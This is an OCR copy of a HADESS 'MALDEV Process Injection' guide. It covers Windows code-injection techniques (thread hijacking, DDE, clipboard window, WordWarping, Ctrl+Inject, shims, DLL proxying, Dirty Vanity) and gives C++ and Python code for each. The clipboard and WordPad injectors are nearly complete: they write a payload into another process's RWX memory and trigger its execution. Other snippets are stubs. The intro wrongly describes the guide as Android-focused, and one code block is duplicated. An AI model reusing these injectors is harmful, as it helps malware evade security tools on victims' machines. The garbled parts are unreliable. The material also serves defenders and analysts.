
MALDEV
Process Injection
HADESS
WWW.HADESS.IO

I HAVE MOVED ON FROM YOU AND LEFT YOU WITH OTHERS,
I DEPARTED FROM YOUR ALLEY, YET STILL LOOKING BACK.
WE HAVE MOVED ON, AND SO HAS WHAT YOU DID WITH US,
YOU STAY WITH OTHERS, OH THE FATE OF OTHERS.
SHAHRIYAR



TABLE OF CONTENT

Malware Development - Process Diaries

In this comprehensive guide, we delve into the world of Android security from an offensive perspective, shedding light on the various techniques and methodologies used by attackers to compromise Android devices and infiltrate their sensitive data. From exploiting common coding flaws to leveraging sophisticated social engineering tactics, we explore the full spectrum of attack surfaces present in Android environments.

Thread execution hijacking

Thread execution hijacking is a sophisticated technique utilized by malware to elude detection by security software. By targeting an existing thread within a process, malware can execute its code discreetly, bypassing the creation of new processes or threads that might attract attention. This method, while complex, offers a stealthy means for malware to operate undetected.

During analysis, analysts often encounter specific Windows API calls that are indicative of thread execution hijacking. These include functions like `CreateToolhelp32Snapshot`, `Thread32First`, and `OpenThread`. These functions are leveraged by the malware to identify and select the target thread within the system.

Here's a breakdown of the key components involved:

Technique Identifiers:

* U1223
* E1055.003

Technique Tags:

* thread execution hijacking
* malware evasion
* existing thread process
* avoiding noisy process/thread creations
* analysis
* CreateToolhelp32Snapshot
* Thread32First

Featured Windows API's:

The following Windows API functions are commonly utilized by malware authors for implementing thread execution hijacking:

* OpenThread
* CreateToolhelp32Snapshot
* Thread32First
* Thread32Next
* CloseHandle

Code Snippets (C++):

Below is a sample C++ code snippet demonstrating how malware might employ thread execution hijacking:

```cpp
#include <Windows.h>
#include <TlHelp32.h>

int main()
{
    // Create a snapshot of all running threads
    HANDLE hSnapshot =
CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);

    if (hSnapshot != INVALID_HANDLE_VALUE)
    {
        THREADENTRY32 te32;
        te32.dwSize = sizeof(THREADENTRY32);

        // Enumerate all running threads
        if (Thread32First(hSnapshot, &te32))
        {
            do
            {
                // Check if the thread belongs to the target
process
                if (te32.th32OwnerProcessID == targetProcessId)
                {
                    // Open the thread
                    HANDLE hThread =
OpenThread(THREAD_SET_CONTEXT, 0, te32.th32ThreadID);

                    if (hThread != NULL)
                    {
                        // Inject your code here

                        CloseHandle(hThread);
                    }
                }
            } while (Thread32Next(hSnapshot, &te32));
        }

        CloseHandle(hSnapshot);
    }
}
```

In this code snippet:

* A snapshot of all running threads is created using `CreateToolhelp32Snapshot`.
* Each thread is enumerated using `Thread32First` and `Thread32Next`.
* Threads belonging to the target process are identified, and their handles are opened using `OpenThread`.
* Malicious code can then be injected into the target thread's context.
* Finally, thread handles are closed using `CloseHandle`.

Breaking BaDDEr

Dynamic Data Exchange (DDE) is a legacy protocol used for inter-process communication, particularly prevalent in older versions of Microsoft Office. Despite being disabled by default in modern Office versions due to security concerns, it remains a potential vector for exploitation. Breaking BaDDEr is a malware technique leveraging DDE injection within the `explorer.exe` process, which manages the Windows GUI. This method allows malicious actors to inject and execute arbitrary code discreetly.

Technique Identifier:

* U1201

Technique Tags:

* Data sharing protocol
* Data sharing library
* DDE protocol
* Code execution

Featured Windows API's:

Below are the Windows API functions frequently utilized for DDE injection by malware authors:

* VirtualAllocEx
* WriteProcessMemory
* VirtualAlloc
* OpenProcess
* ReadProcessMemory
* CloseHandle
* GetWindowThreadProcessId
* GetWindow
* VirtualFree
* GetLastError
* GetCommandLineW
* LineTo

Code Snippets (C++):
The following C++ code demonstrates the implementation of DDE injection:

```
#include "../ntlib/util.h"

typedef struct tagLINK_COUNT *PLINK_COUNT;
typedef ATOM LATOM;

typedef struct tagSERVER_LOOKUP {
    LATOM           laService;
    LATOM           laTopic;
    HWND            hwndServer;
} SERVER_LOOKUP, *PSERVER_LOOKUP;

typedef struct tagCL_INSTANCE_INFO {
    struct tagCL_INSTANCE_INFO *next;
    HANDLE                      hInstServer;
    HANDLE                      hInstClient;
    DWORD                       MonitorFlags;
    HWND                        hwndMother;
    HWND                        hwndEvent;
    HWND                        hwndTimeout;
    DWORD                       afCmd;
    PFNCALLBACK                 pfnCallback;
    DWORD                       LastError;
    DWORD                       tid;
    LATOM                      *plaNameService;
    WORD                        cNameServiceAlloc;
    PSERVER_LOOKUP              aServerLookup;
    short                       cServerLookupAlloc;
    WORD                        ConvStartupState;
    WORD                        flags;              // IIF_
flags
    short                       cInDDEMLCallback;
    PLINK_COUNT                 pLinkCount;
} CL_INSTANCE_INFO, *PCL_INSTANCE_INFO;

#define GWLP_INSTANCE_INFO 0 // PCL_INSTANCE_INFO

VOID dde_inject(LPVOID payload, DWORD payloadSize) {
    // Function to inject payload into explorer.exe via DDE
injection
    // Implementation omitted for brevity
}
```

```
int main(void) {
    LPVOID  pic;
    DWORD   len;
    int     argc;
    wchar_t **argv;

    argv = CommandLineToArgvW(GetCommandLineW(), &argc);

    if(argc != 2) {
      dde_list();
      printf("\n\nusage: dde_inject <payload>.\n");
      return 0;
    }

    len=readpic(argv[1], &pic);
    if (len==0) { printf("\ninvalid payload\n"); return 0;}

    dde_inject(pic, len);

    return 0;
}
```

In this code:

* `dde_inject` function injects a payload into `explorer.exe` process using DDE injection.
* `dde_list` function lists DDE connections.
* The `main` function parses command-line arguments, reads the payload, and invokes `dde_inject`.

DNS API Injection

DNS API Injection is a sophisticated technique employed by malware to modify and intercept DNS (Domain Name System) requests made by a host system. By injecting malicious code into the DNS API (Application Programming Interface) of the host system, malware can manipulate DNS requests and responses. This technique allows malware to potentially redirect traffic to malicious domains or conceal its own DNS requests, thereby evading detection.

Technique Identifier:

* U1202

Technique Tags:

* Overwriting DNS memory functions
* Logging DNS queries
* Intercepting DNS requests
* Hiding DNS requests
* dnsapi.dll
* DnsApiHeapReset

Featured Windows API's:

Below are the Windows API functions commonly utilized for DNS API injection:

* VirtualAllocEx
* WriteProcessMemory
* VirtualAlloc
* OpenProcess
* ReadProcessMemory
* GetTickCount
* CreateThread
* CloseHandle
* ShellExecuteW
* GetWindowThreadProcessId
* GetWindow
* SysFreeString
* TerminateThread
* VirtualFree
* GetCommandLineW
* CoCreateInstance
* CoInitialize
* LineTo

Code Snippets (C++):

The following C++ code demonstrates the implementation of DNS API injection:

```
#include "../ntlib/util.h"

HRESULT GetDesktopShellView(REFIID riid, void **ppv) {
    // Function to get the desktop shell view
    // Implementation omitted for brevity
}

HRESULT GetShellDispatch(
  IShellView *psv, REFIID riid, void **ppv)
{
    // Function to get the shell dispatch
    // Implementation omitted for brevity
}

HRESULT ShellExecInExplorer(PCWSTR pszFile) {
    // Function to execute a file in explorer
    // Implementation omitted for brevity
}

LPVOID GetDnsApiAddr(DWORD pid) {
    // Function to get the address of dnsapi.dll in memory
    // Implementation omitted for brevity
}

// Function to suppress network errors
VOID SuppressErrors(LPVOID lpParameter) {
    // Implementation omitted for brevity
}

VOID dns_inject(LPVOID payload, DWORD payloadSize) {
    // Function to inject payload into DNS API
    // Implementation omitted for brevity
}

int main(void) {
    // Main function to parse arguments and initiate DNS
injection
    // Implementation omitted for brevity
}
```

This code illustrates the process of DNS API injection:

* Obtaining the address of dnsapi.dll in memory.
* Creating a thread to suppress network errors.
* Injecting payload into the DNS API to manipulate DNS requests.
* Restoring the original DNS function and cleaning up resources.

CLIPBRDWNDCLASS

CLIPBRDWNDCLASS is a window class managed by the Object Linking & Embedding (OLE) library (ole32.dll) in Windows. It handles clipboard data operations. This technique leverages a specific interface, ClipboardDataObjectInterface, associated with CLIPBRDWNDCLASS for code injection. By manipulating the clipboard data and triggering certain messages, malware can invoke methods of an IUnknown interface associated with the ClipboardDataObjectInterface, potentially leading to code execution.

Technique Identifier:

* U1203

Technique Tags:

* Object Linking & Embedding (OLE) library
* Private clipboard
* CLIPBRDWNDCLASS window class
* Clipboard data
* ClipboardDataObjectInterface

Featured Windows API's:

The following Windows API functions are commonly utilized for implementing this technique:

* VirtualAllocEx
* WriteProcessMemory
* VirtualAlloc
* OpenProcess
* CloseHandle
* GetWindowThreadProcessId
* GetWindow
* VirtualFree

Code Snippets (C++):

The following C++ code demonstrates the implementation of clipboard-based code injection:

cpp

```cpp
typedef struct _IUnknown_t {
    // Pointer to virtual function table
    ULONG_PTR lpVtbl;
    // Virtual function table
    ULONG_PTR QueryInterface;
    ULONG_PTR AddRef;
    ULONG_PTR Release;       // Executed for
WM_DESTROYCLIPBOARD
} IUnknown_t;

// The following code assumes a valid clipboard window already
exists. There is no error checking.
VOID clipboard(LPVOID payload, DWORD payloadSize) {
    HANDLE     hp;
    HWND       hw;
    DWORD      id;
    IUnknown_t iu;
    LPVOID     cs, ds;
    SIZE_T     wr;

    // 1. Find a private clipboard window.
    //    Obtain the process id and open it
    hw = FindWindowEx(HWND_MESSAGE, NULL, L"CLIPBRDWNDCLASS",
NULL);
    GetWindowThreadProcessId(hw, &id);
    hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, id);

    // 2. Allocate RWX memory in process and write payload
    cs = VirtualAllocEx(hp, NULL, payloadSize,
        MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hp, cs, payload, payloadSize, &wr);

    // 3. Allocate RW memory in process.
    //    Initialize and write IUnknown interface
    ds = VirtualAllocEx(hp, NULL, sizeof(IUnknown_t),
        MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    iu.lpVtbl  = (ULONG_PTR)ds + sizeof(ULONG_PTR);
    iu.Release = (ULONG_PTR)cs;
    WriteProcessMemory(hp, ds, &iu, sizeof(IUnknown_t), &wr);
```


```cpp
    // 3. Allocate RW memory in process.
    //    Initialize and write IUnknown interface
    ds = VirtualAllocEx(hp, NULL, sizeof(IUnknown_t),
        MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    iu.lpVtbl  = (ULONG_PTR)ds + sizeof(ULONG_PTR);
    iu.Release = (ULONG_PTR)cs;
    WriteProcessMemory(hp, ds, &iu, sizeof(IUnknown_t), &wr);
```


```cpp
    // 4. Set the interface property and trigger execution
    SetProp(hw, L"ClipboardDataObjectInterface", ds);
    PostMessage(hw, WM_DESTROYCLIPBOARD, 0, 0);

    // 5. Release memory for code and data
    VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
    VirtualFreeEx(hp, ds, 0, MEM_DECOMMIT | MEM_RELEASE);
    CloseHandle(hp);
}
```

In this code:

* A private clipboard window of the CLIPBRDWNDCLASS class is located.
* Memory is allocated within the process associated with the clipboard window.
* An IUnknown interface structure is initialized and written to the allocated memory.
* The interface property of the clipboard window is set to the address of the IUnknown interface.
* A message is sent to the clipboard window to trigger code execution.
* Memory allocated for code and data is released after execution.

WordWarping

WordWarping is a technique that exploits edit controls, particularly Rich Edit controls, commonly used in Windows applications for entering and editing text. By modifying the EditWordBreakProc callback function, which handles word wrapping in multiline edit controls, malware can inject and execute arbitrary code within the context of an application that uses such controls.

Technique Identifier:

* U1204

Technique Tags:

* Rich Edit controls
* Windows controls
* Multiline mode
* EditWordBreakProc callback function
* Word wrapping

Featured Windows API's:

The following Windows API functions are utilized for implementing WordWarping:

* VirtualAllocEx
* WriteProcessMemory
* VirtualAlloc
* OpenProcess
* CloseHandle
* SetForegroundWindow
* GetWindowThreadProcessId
* GetWindow
* VirtualFree

Code Snippets (C++):
The following C++ code demonstrates the implementation of WordWarping:

cpp

```cpp
VOID wordwarping(LPVOID payload, DWORD payloadSize) {
    HANDLE        hp;
    DWORD         id;
    HWND          wpw, rew;
    LPVOID        cs, wwf;
    SIZE_T        rd, wr;
    INPUT         ip;

    // 1. Get main window for wordpad.
    //    This will accept simulated keyboard input.
    wpw = FindWindow(L"WordPadClass", NULL);

    // 2. Find the rich edit control for wordpad.
    rew = FindWindowEx(wpw, NULL, L"RICHEDIT50W", NULL);

    // 3. Try get current address of Wordwrap function
    wwf = (LPVOID)SendMessage(rew, EM_GETWORDBREAKPROC, 0, 0);

    // 4. Obtain the process id for wordpad.
    GetWindowThreadProcessId(rew, &id);

    // 5. Try open the process.
    hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, id);

    // 6. Allocate RWX memory for the payload.
    cs = VirtualAllocEx(hp, NULL, payloadSize,
        MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    // 7. Write the payload to memory
    WriteProcessMemory(hp, cs, payload, payloadSize, &wr);

    // 8. Update the callback procedure
    SendMessage(rew, EM_SETWORDBREAKPROC, 0, (LPARAM)cs);

    // 9. Simulate keyboard input to trigger payload
    ip.type           = INPUT_KEYBOARD;
    ip.ki.wVk         = 'A';
    ip.ki.wScan       = 0;
    ip.ki.dwFlags     = 0;
    ip.ki.time        = 0;
    ip.ki.dwExtraInfo = 0;

    SetForegroundWindow(rew);
    SendInput(1, &ip, sizeof(ip));

    // 10. Restore original Wordwrap function (if any)
    SendMessage(rew, EM_SETWORDBREAKPROC, 0, (LPARAM)wwf);

    // 11. Free memory and close process handle
    VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
    CloseHandle(hp);
}
```

In this code:

* The main window for WordPad is located.
* The Rich Edit control within WordPad is identified.
* The current address of the Wordwrap function is retrieved.
* The process associated with WordPad is opened.
* Memory is allocated within the process to store the payload.
* The payload is written into the allocated memory.
* The EditWordBreakProc callback function of the Rich Edit control is updated to point to the payload.
* Simulated keyboard input is sent to trigger the payload execution.
* The original Wordwrap function address is restored after execution.
* Memory allocated for the payload is freed, and the process handle is closed.

Ctrl+Inject

The Ctrl+Inject technique involves injecting malicious code into a process by exploiting the callback function used for control signal handlers. When a control signal, such as Ctrl+C, is received by a process, the system creates a new thread to execute a function to handle the signal. This thread is typically created by the legitimate process "csrss.exe", making it more challenging to detect the injected code.

Technique Identifier:

* U1213

Technique Tags:

* Callback function
* Control signal
* Process manipulation
* System thread
* Csrss.exe
* Injection code
* Pointer encoding
* Control Flow Guard
* Memory corruption
* Buffer overflow

Featured Windows API's:

* GetCurrentProcess
* SetProcessValidCallTargets
* SetConsoleCtrlHandler
* GenerateConsoleCtrlEvent
* EncodePointer
* DecodePointer

Code Snippets (C++):

The following C++ code demonstrates the implementation of the Ctrl+Inject technique:

```
#include <Windows.h>
#include <cstdio>

// Callback function for control signal handlers
BOOL WINAPI ControlSignalHandler(DWORD dwCtrlType)
{
    // Inject malicious code here

    return TRUE;
}

int main()
{
    // Bypass pointer encoding
    void* encodedPointer =
EncodePointer((PVOID)ControlSignalHandler);
    void* decodedPointer = DecodePointer(encodedPointer);

    // Bypass Control Flow Guard
    SetProcessValidCallTargets(GetCurrentProcess(),
(UINT_PTR)decodedPointer, sizeof(void*));

    // Set callback function for control signal handlers
    SetConsoleCtrlHandler((PHANDLER_ROUTINE)decodedPointer,
TRUE);

    // Trigger control signal (Ctrl+C)
    GenerateConsoleCtrlEvent(CTRL_C_EVENT, 0);

    return 0;
}
```

Explanation:

1. The code defines a callback function called `ControlSignalHandler` that will be used to inject malicious code.
2. Pointer encoding and Control Flow Guard bypass mechanisms are applied to ensure that the function can be called without triggering security mechanisms.
3. The `SetConsoleCtrlHandler` function is used to set the callback function for control signal handlers.
4. The `GenerateConsoleCtrlEvent` function is called to trigger a control signal, such as Ctrl+C, which will execute the injected code.

Injection Using Shims

Injection using Shims is a technique that exploits Microsoft Shims, which are provided mainly for backward compatibility. Shims allow developers to apply fixes to their programs without rewriting the code. By leveraging shims, developers can instruct the operating system on how to handle their application, essentially hooking into APIs and targeting specific executables. Malware can exploit shims for both persistence and injection purposes. When Windows loads a binary, it runs the Shim Engine to check for shimming databases and applies the appropriate fixes.

Technique Identifiers:

* U1218, E1055.m03

Technique Tags:

* Shims

Featured Windows API's:

* GetProcAddress
* LoadLibraryA
* GetLastError

Explanation:

1. dllinjshim.cpp:
    * This code defines functions to interact with the Shim Engine and create a shimming database.
    * It utilizes various Windows API functions to manipulate shimming data.
    * The `DoStuff` function creates a shimming database with specified attributes, including the target executable name and the injected DLL name.
    * The main function loads the AppHelp API, creates the shimming database, and closes it.
2. moo.cpp (DLL to be injected):
    * This code defines a DLL that will be injected into the target process using shims.
    * It exports functions `GetHookAPIs` and `NotifyShims`, which are invoked by the Shim Engine.
    * The `DllMain` function is called when the DLL is loaded and unloaded.

IAT Hooking

IAT Hooking is a technique used to execute malicious code by tampering with the Import Address Table (IAT) of a specific executable. This involves replacing a legitimate function imported from a DLL with a malicious one, thereby redirecting the flow of execution to the attacker's code.

Map

* Process Manipulating
* IAT Hooking

Technique Identifiers

* U1217
* F0015.003

Technique Tag

* IAT

Featured Windows API's Below are some commonly used Windows API's employed by malware authors for evasive techniques:

* `LoadLibraryA`
* `MessageBoxW`

IAT hooking is utilized to redirect program execution by tampering with the Import Address Table (IAT) of an executable. In this code snippet, the original `MessageBoxA` function is replaced with a hooked function `hookedMessageBox` which executes malicious code before calling the original `MessageBoxA` function. This effectively intercepts and alters the behavior of the `MessageBoxA` function.

DLL Proxying

DLL Proxying

Map

* Process Manipulating
* DLL Proxying

Description DLL proxying is a technique employed by malware to evade detection and establish persistence on a system. It involves substituting a legitimate Dynamic Link Library (DLL) with a malicious one that shares similar exported functions and a comparable name to the original DLL.

When a program attempts to load the legitimate DLL, it inadvertently loads the malicious DLL instead. This malicious DLL serves as a proxy for the genuine one, intercepting function calls and redirecting them to the legitimate DLL. Consequently, the malware executes its own code while masquerading as the legitimate DLL, enabling it to perform malicious activities without arousing suspicion from the executing program.

By employing DLL proxying, malware can operate stealthily and evade detection by security software. Since the malicious DLL closely resembles the legitimate one, security tools find it challenging to distinguish between the two, allowing the malware to persistently execute undetected.

Technique Identifier: U1240

Technique Tags:

* DLL proxying
* Code obfuscation
* Persistence
* DLL redirection
* Stealth operation

Code Snippet (Python)

```
import pefile

exported_functions = []
pe = pefile.PE('C:\\windows\\system32\\DNSAPI.dll')
for entry in pe.DIRECTORY_ENTRY_EXPORT.symbols:
    func = entry.name.decode('utf-8')
    exported_functions.append(f'#pragma
comment(linker,"/export:{func}=proxy.
{func},@{entry.ordinal}")')

exported_functions = '\n'.join(exported_functions)
print(exported_functions)
```

The provided Python script extracts all exported functions from a targeted DLL, in this case, `DNSAPI.dll` used by `nslookup.exe`. It generates pragma directives that redirect the exported functions to a proxy module. This technique allows the malware to redirect calls to the legitimate DLL functions to its own malicious functions, thus enabling stealthy execution of malicious code.

Dirty Vanity

Dirty Vanity

Map

* Process Manipulating
* Dirty Vanity

Description Dirty Vanity is a process injection technique that leverages Windows forking, which includes process reflection and snapshotting, to inject code into a new process. By utilizing primitives like `RtlCreateProcessReflection` or `NtCreateProcess[Ex]`, along with specific flags such as `PROCESS_VM_OPERATION`, `PROCESS_CREATE_THREAD`, and `PROCESS_DUP_HANDLE`, this technique reflects and executes code in a new process.

The process injection process involves several steps. First, it utilizes methods like `NtCreateSection` and `NtMapViewOfSection`, `VirtualAllocEx`, and `WriteProcessMemory` to write the injected code into the new process. Then, it employs `NtSetContextThread`, also known as Ghost Writing, to finalize the injection process.

This technique is specifically designed to evade detection by endpoint security solutions. Since the injected code appears to be written to the new process rather than being injected from an external source, it can bypass traditional security measures.

Technique Identifier: U1242

Technique Tags:

* Process injection
* Windows forking
* Process reflection
* Snapshotting
* RtlCreateProcessReflection
* NtCreateProcess
* NtCreateProcessEx
* Fork Execute
* PROCESS_VM_OPERATION
* PROCESS_CREATE_THREAD
* PROCESS_DUP_HANDLE
* NtCreateSection
* NtMapViewOfSection
* VirtualAllocEx
* WriteProcessMemory
* NtSetContextThread
* Ghost Writing

Featured Windows API's

* VirtualAllocEx
* WriteProcessMemory
* VirtualAlloc
* OpenProcess
* GetProcAddress
* LoadLibraryA
* GetLastError

Listplanting

Map

* Process Manipulating
* Listplanting

